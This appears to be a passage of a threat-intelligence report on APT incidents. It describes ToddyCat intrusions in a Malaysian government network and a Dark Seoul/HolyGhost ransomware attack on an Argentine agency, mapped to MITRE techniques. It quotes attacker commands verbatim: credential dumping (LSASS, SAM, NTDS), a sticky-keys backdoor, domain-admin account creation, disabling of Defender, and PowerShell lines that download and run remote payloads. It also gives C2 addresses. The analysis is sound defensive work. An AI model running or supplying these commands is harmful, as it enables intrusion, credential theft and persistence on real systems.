Valid Accounts (0)	Native API	Event Triggered Execution (1)	Hijack Execution Flow (1)	Hijack Execution Flow (1)		System Network Configuration Discovery (0)		Data from Local System	
	Scheduled Task/ Job (1)	Hijack Execution Flow (1)	Scheduled Task/ Job (1)	Valid Accounts (0)		System Network Connections Discovery			
	System Services (0)	Scheduled Task/ Job (1)	Valid Accounts (0)			System Owner/User Discovery			
		Valid Accounts (0)							

75%

Incidents involving Asian APT groups in various regions of the planet

Incident 4. Malaysia

Incident 4. Malaysia

Victim summary

Industry	Countries affected	Threat
Government	Malaysia	ToddyCat

Incident description

In February of 2023, our SOC team was alerted about a potential security breach observed in the telemetry of one of our customers. Further investigation revealed that the well-known APT group known as ToddyCat was probably responsible for the attack. Details of the incident, including the event history, and the TTPs used by the group are described below.

Detailed description

During SOC monitoring, our analysts detected malicious activity pointing to ToddyCat. When investigating the alert, we focused on a suspicious DLL that was run as a Windows service **(Create or Modify System Process: Windows Service T1543.003).** The ToddyCat alert was triggered by their typical pattern of implementing the LZSS algorithm in the memory of a process that was detected by Kaspersky Endpoint Security (KES):

```
CommandLine: C:\Windows\system32\svchost.exe -k fontcsvc
```

The DLL file of the Windows service was found in the following registry key:

```
Registry key: HKLM\System\ControlSet001\Services\FontCacheSvc\Parameters\ServiceDll
Registry value: C:\Program Files\Common Files\System\apibridge.dll
MD5: BB08CAE5C2C741BC040C9EC6E046BCAC
```

We also detected a suspicious library, but unfortunately, we were not able to obtain the file:

```
DLL: C:\Windows\system32\up.dll
MD5: 5448F7DB84E87FEDD362F4A79C9BC302
Registry hive: HKLM\SYSTEM\ControlSet001\Services\ctt
Commandline: cmd /c start /b rundll32.exe C:\Windows\system32\up.dll,Start
```

The FontCacheSvc service was started by the services.exe process while an RPC connection from a remote host was established at the same time. This indicates that the service was created from the remote host using the sc create command. Unfortunately, the remote host was not connected to our monitoring system and we were unable to get event log files from it.

Application Layer Protocol: Web Protocols T1071.001

The service process mentioned above connected to 154.202.56[.]211:443 and made a POST request: hxxps://154.202.56[.]211/collector/3.0/. This URL matches the URL path structure used by ToddyCat.

Ingress Tool Transfer T1105

Several scripts and executable files were downloaded from this C2 server to the target host.

```
c:\intel\mvl.ps1
c:\intel\1.ps1
c:\intel\7z64.exe
c:\intel\db_org.exe (MD5: BEBBEBA37667453003D2372103C45BBF)
```

Interestingly, PowerShell scripts were downloaded several times but with different MD5 hashes. The downloaded scripts were accompanied by the tools necessary for them to work, such as the file archiving tool WinRAR that was renamed to 7z64.exe.

In addition, the service started a command shell in which we observed the following reconnaissance commands and lateral movement through the network:

```
tasklist /v
arp -a
net use
ping <host> -n <count>
net user <username> /dom
net group “domain admins” /dom
```

Remote Services: SMB/Windows Admin Shares T1021.002

After conducting their reconnaissance, the operator used the net use command to attempt to connect to remote hosts with a compromised user account:

```
net  use \\<hostname>\c$ <password> /user:<domain>\<username>
```

When successfully connected, the operator created a scheduled task on the remote machine.

Scheduled Task/Job: Scheduled Task T1053.005

On each remote host that the attacker was able to connect to, a one-time scheduled job aptly named "one" was created to run the PowerShell script that was previously downloaded from the C2 server:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /create /ru system /sc
DAILY /tr "cmd /c start /b PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 20'" /f
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /i /run
```

System Services: Service Execution T1569.002

On one of the remote hosts, the attacker failed to create a scheduled task and then attempted to create a service:

```
sc  \\<hostname> create ctt binpath= "cmd /c start /b PowerShell.exe -exec bypass -c
'C:\programdata\intel\mvl.ps1 30'"
sc  \\<hostname> start ctt
sc  \\<hostname> delete ctt
```

We also observed the use of AtExec and PsExec to move malicious files and run them on remote hosts.

Automated Collection T1119

The PowerShell script that was run in the scheduled task searches for documents in user folders and saves the found files in a new folder with the hostname in a temporary directory.

Indicator Removal: Clear Persistence T1070.009

After running the PowerShell script, the job was immediately deleted:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /f /delete
```

This is one of the usage cases of the Indicator **Removal technique: Clear Persistence T1070.009.** The attackers delete artifacts of their persistence to conceal signs of their activity. Another potential reason for deleting the task after its execution could be to prevent errors that may arise if the malware is redeployed.

Archive Collected Data: Archive via Utility T1560.001

After running the PowerShell script, the operator copied the created archive back to the machine from which they were operating.

```
xcopy  \\<hostname>\c$\programdata\intel\<hostname> c:\intel /s /h /f
7z64  a <hostname>.z hostname -v200m
```

For example, data archiving from another remote machine was performed via a one-time task:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /create /ru system /sc
DAILY /tr "C:\programdata\intel\7z64.exe a c:\programdata\intel\<hostname_folder>.z c:\programdata\
intel\<hostname_folder> -v200m" /f
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /i /run
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /f /delete
```

Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002

When data archives from multiple machines were saved on the initial machine, the operator ran a file named db_org.exe:

```
CommandLine: db_org.exe  <redacted>
```

The argument sent to the program is a file name in the form of an encoded string. This executable file is intended for sending data to the Dropbox cloud service.

We saw above that persistence was facilitated by creating a new FontCacheSvc service using svchost.exe. During our investigation, we also encountered other techniques.

Hijack Execution Flow: DLL Side-Loading T1574.002

The following files were moved from the operator's machine to another one:


- vlc.exe, a popular legitimate application known as VLC Media Player, which is vulnerable to DLL Hijacking
- libvlc.dll, a malicious library (MD5: CBE5AEB8D809C4E09C7C2B7705C35F95);
- playlist.dat, a RAT config.

To run the RAT via DLL Sideloading, the attackers created a service remotely using sc.exe:

```
sc \\<hostname> create VLCMediaSvc binpath= “"C:\Program Files\Common Files\VLCMedia\vlc.exe"
service”
```


After starting the service, the vlc.exe process loads a malicious library that it turn decrypts the RAT configuration file, starts the legitimate process c:\windows\system32\wusa.exe in the suspended state, then injects the RAT into the process **(Process Hollowing T1055.012).**

Figure 24 Attack scenario



We already examined how the ToddyCat implant works earlier in this document. In this case, the request to the C2 server is sent to hxxps://45.124.115[.]83/collector/3.0/ and the necessary files are downloaded from it. These downloaded files include a PowerShell script for gathering user documents and running a command shell that is used by the operator for reconnaissance and lateral movement through the network.

Figure 25 Command center location



Persistence: Account Creation

In addition to creating various services and tasks in the Task Scheduler, the APT group known as ToddyCat used an additional tool that created an administrative account **(Create Account: Domain Account T1136.002).**

A scheduled job was created to run this tool. The commands, username, and password are hardcoded in this tool.

```
New Task: GoogleUpdate: MD5: 0x80499E88A7054F83674463F029D58657
          Svchost.exe (svchost.exe -k netsvcs -p -s Schedule)
                    Cmd.exe
net user norshasa /del /do
net user norshasa P@ssw0rd123... /add /do
net user norshasa /active:yes
net group "Domain Admins" norshasa /add /do
net localgroup "Remote Desktop Users" norshasa /add /do
```

Lateral Movement: PsExec и Atexec

Earlier, we saw the SMB protocol being used when creating a Windows service or task on a remote host. We also saw the use of PsExec and AtExec.

Using a RAT, the operator downloaded the PsExec tool: Ps2.exe

```
Parent_image_path: “C:\Windows\system32\cmd.exe”
Command_line: “Ps2.exe -accepteula -h \\<remote_host> -u <user> -p <password> cmd”
```

As expected, we observe the psexesvc service being created on the remote computer:

```
Parent_image_path: “C:\Windows\psexesvc.exe”
Image_path: “C:\Windows\system32\cmd.exe”
```

Here are some more examples of commands that were executed on the remote host using PsExec:

```
quser
reg save hklm\sam sa
reg save hklm\system sys
reg save hklm\security sec

rundll32.exe  C:\Windows\System32\comsvcs.dll, MiniDump 880 lsass.dmp full
rundll32.exe  C:\Windows\System32\111.dll, MiniDump 880 lsass.dmp full

ntdsutil.exe “ac i ntds” “ifm” “create full c:\programdata\temp” q q

C:\ProgramData\rc.exe (Rubeus)
klist

reg  add "HKLM\software\microsoft\windows nt\currentversion\image file execution options\sethc.
exe”" /v Debugger /t reg_sz /d "\windows\system32\cmd.exe”
```

The last command uses the technique known as **Event Triggered Execution: Accessibility Features T1546.008,** specifically through the Accessibility Featur called Sticky Keys (sethc.exe) to run the cmd.exe command shell from a lock screen.

```
C:\Windows\system32\winlogon.exe
   C:\Windows\system32\cmd.exe sethc.exe 211
      reg  save hklm\sam C:\ProgramData\sa
```

KES blocked the PowerShell scripts that were used to gather user documents, so the attackers were forced to change their approach. For this reason, they wrote a batch script (MD5: 114DECCBB815C520DD2291C946A3A7ED) in which they also used PowerShell to gather user files:

```
PowerShell.exe "dir C:\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where
LastWriteTime -gt (Get-date).AddDays(-8)  | copy-item -Destination C:\Users\public\tmp -Force
-ErrorAction SilentlyContinue"
```

This was also blocked, so the attackers decided to implement this functionality in .NET through fkw.exe (MD5: AFEA0827779025C92CAB86F685D6429A).

The next interesting tool we found was a DLL Hijacker library that tracks the creation of new files and maintains records in an SQLite database:

```
C:\Windows\temp\exe\dsncdiag.dll - (MD5 5607A0E2BB87D6BE828A5E2980116CFA,
14FF83A500D403A5ED990ED86296CCC7)
C:\Windows\temp\exe\acrord64.exe
```

There is another DLL Hijacker tool for data exfiltration at the path C:\windows\temp\ck\vspmsg.dll (MD5 318C16195F62094DADCC602B547BBE66):

```
Command_line: “C:\Windows\temp\ck\securityhealthsystray64.exe -d C:\Windows\temp\ --rex *.z*”
```


Summary

After carefully examining the actions of the attacker in this incident, we can assume that the group behind this attack was highly motivated, was entrenched in the infrastructure for a long time, and had a store of created user accounts that the attackers could use to get back into the network. They varied their persistence methods on different hosts, and modified the PowerShell scripts that they used to gather data. The samples used in the attack can be tentatively attributed to ToddyCat. An article about this APT group was previously published on the Securelist portal[7]. Its victims are primarily government agencies and military structures predominately located in Asia.

Download techniques in JSON format for MITRE Navigator:

Learn more

Figure 25 Threat Landscape page interface in TIP



TTPs&MITRE

□ SIGMA (Si) □ Yara (Y) □ Suricata (Su)

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Scheduled Task/Job (2)	Create Account (1)	Create or Modify System Process (1)	Hijack Execution Flow (1)	Network Share Discovery	Remote Services (1)	Archive Collected Data (1)	Application Layer Protocol (1)	Exfiltration Over Web Service (1)
System Services (1)	Create or Modify System Process (1)	Event Triggered Execution (1)	Indicator Removal (1)	Permission Groups Discovery (2)		Automated Collection	Ingress Tool Transfer	
	Event Triggered Execution (1)	Hijack Execution Flow (1)	Modify Registry	Query Registry				
	Hijack Execution Flow (1)	Process Injection (1)	Process Injection (1)	Remote System Discovery				
	Scheduled Task/Job (2)	Scheduled Task/Job (2)		System Information Discovery				
				System Network Configuration Discovery (1)				
				System Network Connections Discovery				
				System Owner/User Discovery				

[7] APT ToddyCat

Learn more

Incidents involving Asian APT groups in various regions of the planet

Incident 5. Argentina

Incident 5. Argentina

Victim summary

Industry	Countries affected	Threat
Government	Argentina	Dark Seoul, HolyGhost

Incident description

In April of 2022, we detected an incident related to a government agency of Argentina. Based on our analysis of the techniques, tactics, and tools employed by the attacker, we can assume that these actions were taken by the APT group known as Dark Seoul. A preliminary analysis indicated that the attackers used a privileged account to run various files on the system and to run a malicious file known as HolyGhost Ransomware. The data collected from the customer's machines allowed us to reconstruct a timeline of events and analyze this incident in detail. We'll examine the details below.

Detailed description

Exploit Public-Facing Application T1190

The attackers gained initial access by exploiting the vulnerability CVE-2021-44228 (Log4Shell) in VMware Horizon.

Valid Accounts: Domain Accounts T1078.002

To execute commands on other machines in the network, they used a built-in local administrator account or privileged accounts that were compromised during the attack.

Here is an example log for ransomware started under a privileged account (KES blocked it from running):

```
Event : 5203
Source : Real-Time File Protection
Category : (3)
The following information was included with the event: C:\Windows\btlc.exe
HEUR: Trojan-Ransom.Win32.Generic
```

System Services: Service Execution T1569.002

The attackers created Windows services with names that are similar to legitimate services **(Masquerade Task or Service T1036.004).**

```
%SystemRoot%\System32\svchost.exe -k msupdate2
SERVICE_CREATE
S-1-5-18 (NT AUTHORITY\SYSTEM)

Event : 7045
Service Name:  Windows Host Management
Service File Name:  cmd /K start C:\Windows\setup\svchost.exe
Service Type:  user mode service
Service Start Type:  auto startService Account:  LocalSystem

Event : 7045
Service Name:  Windows Service Management
Service File Name:  cmd /K start C:\Windows\setup\winhost.exe
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
```

Scheduled Task/Job: Scheduled Task T1053.005


To run ransomware on other machines in the network, they created a scheduled task that started the malicious program. Command line within the ransomware:

```
schtasks /create /tn lockertask /tr C:\Windows\btlc.exe /sc minute /mo 1 /F /ru system
```

Here is an example log for ransomware started through the Task Scheduler:

```
Source Name: Microsoft-Windows-TaskScheduler
Strings: ['\\lockertask' '\{511DD224-22C0-408A-8A3D-1F80AAAABD8C}']
Computer Name: PC_NAME
Record Number: 136571
Event Level: 4
```

Figure 26 Execution graph. TIP interface



Process creation

Command_line: schtasks /delete /tn lockertask /f

ImagePath: $windir\$system32\schtasks.exe

Running schtasks.exe from a Windows Shell (MITRE: T1053.002 Scheduled Task/Job: Scheduled Task...

Command_line: schtasks /delete /tn lockertask /f

Image_path: $windir\$system32\schtasks.exe

Parent_image_path: $windir\$system32\cmd.exe

Parent_pid: 4688

Pid: 148

MITRE:

T1053.002 Scheduled Task/Job: At (Windows) (TA0002, TA0003, TA0004)

Disabling Scheduled Task via Schtasks.exe (MITRE: T1562.001 Impair Defenses: Disable or Modify...

Command_line: schtasks /delete /tn lockertask /f

Image_path: $windir\$system32\schtasks.exe

Parent_image_path: $windir\$system32\cmd.exe

Parent_pid: 4688

Pid: 148

MITRE:

T1562.001 Impair Defenses: Disable or Modify Tools (TA0005)

T1489 Service Stop (TA0040)


Account Manipulation: SSH Authorized Keys T1098.004

Creating sessions and authorizing connections to command centers on behalf of users configured by the attackers.

Obfuscated Files or Information T1027

The malicious files that were used during exploitation of VMware Horizon were packed by Themida to conceal them from analysis.

Figure 27 Warning



```
>syn.exe 1.dll
```

Themida

A monitor program has been found running in your system.
Please, unload it from memory and restart your program

Additionally, most of the PowerShell commands used by the attackers were obfuscated:

```
PowerShell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden
-EncodedCommand JAB3AGMAIAA9ACAATgBIAHcALQBPAGIAagB...
```

Impair Defenses: Disable or Modify Tools T1562.001

The attackers disabled Windows Defender Realtime Monitoring:

```
PowerShell -exec bypass -command Get-MpPreference
PowerShell -exec bypass -command Set-MpPreference -DisableRealtimeMonitoring $True
```

Network Share Connection Removal T1070.005

Prior to starting encryption of user files, the HolyGhost sample unmounted the connected network drives:

```
net use * /delete /y
```

OS Credential Dumping T1003

The ProcDump tool was used to obtain account credentials from infected machines:

```
Content Modification Time,REG,Registry Key__,[\Software\Sysinternals\ProcDump] EulaAccepted:
[REG_DWORD_LE] 1__,winreg/winreg_default,OS:/data/C/Windows/System32/config/DEFAULT,

Source: SYSTEM
C:\Windows\temp\rar.exe
C:\Windows\temp\socks_x64.exe
C:\Windows\temp\plink.exe
C:\Windows\temp\svshost.exe
C:\Windows\temp\pd64.exe
C:\Windows\temp\mi.exe
C:\Windows\temp\svphost.exe
```

OS Credential Dumping: NTDS T1003.003

To access the passwords of all users in the domain, the attackers dumped of ntds.dit:

```
PowerShell ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\Windows\temp\ztemp' q q
```

Network Service Discovery T1046

To detect open ports on machines in the network, the attackers used custom PowerShell scripts and ran them on the systems:

```
& {. C:\Windows\temp\1.ps1; Invoke-PortCheck -network 10.0.48 -port 22,80,445,443,3389,8080 }
```

They also used popular software for identifying subnets, IP addresses, services, users, shared resources, and other relevant information: Advanced IP Scanner, Sysinternals Tools, and others:

```
C:\Users\USERNAME\appdata\local\temp\29\advanced ip scanner 2\advanced_ip_scanner.exe
```

System Information Discovery T1082

Collecting information from systems, resources, and applications.

```
systeminfo
```

System Network Connections Discovery T1049

Obtaining information from network connections to identify active services.

```
netstat -nato
ipconfig /all
nslookup MACHINE_DOMAIN_NAME
```

Remote System Discovery T1018

Searching for systems in the network

```
ping DOMAIN_NAME_1 -n 2
ping DOMAIN_NAME_2
```

Remote System Discovery T1018

To move laterally through the network, the attackers used RDP and other services to connect to Windows machines, and used SSH to connect to Linux servers. Compromised accounts were used for connections.

Example of reconnaissance on remote hosts using smbexec:

```
Service Name:  BTOBTO
Service File Name:  %COMSPEC% /Q /c echo route print > \\127.0.0.1\C$__output 2>^&1 > %TEMP%\
execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem

Service Name:  BTOBTO
Service File Name: %COMSPEC% /Q /c echo cd  > \\127.0.0.1\C$__output 2>^&1 > %TEMP%\execute.
bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

The PuTTY tool was used to connect over SSH.

```
DEFAULT,Software\SimonTatham\PuTTY\SshHostKeys\ssh_
SOURCE_IP@443:IP_1
SOURCE_IP@9223:IP_2
SOURCE_IP@22:IP_3
SOURCE_IP@22:IP_4
```

Ingress Tool Transfer T1105

PowerShell was used to transfer tools between hosts.

```
IEX ((new-object net.webclient).downloadstring('http://DOMAIN_NAME/cdyujhs.jpg'))

(New-Object System.Net.WebClient).DownloadFile('http://DOMAIN_NAME/ugly.exe', 'C:\Windows\
ccalc.exe');Start-Process -Filepath 'C:\Windows\ccalc.exe'

$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile
+= '.bat'; $wc.DownloadFile('http://DOMAIN_NAMEDOMAIN_NAME/kill.bat', $tempfile); & $tempfile

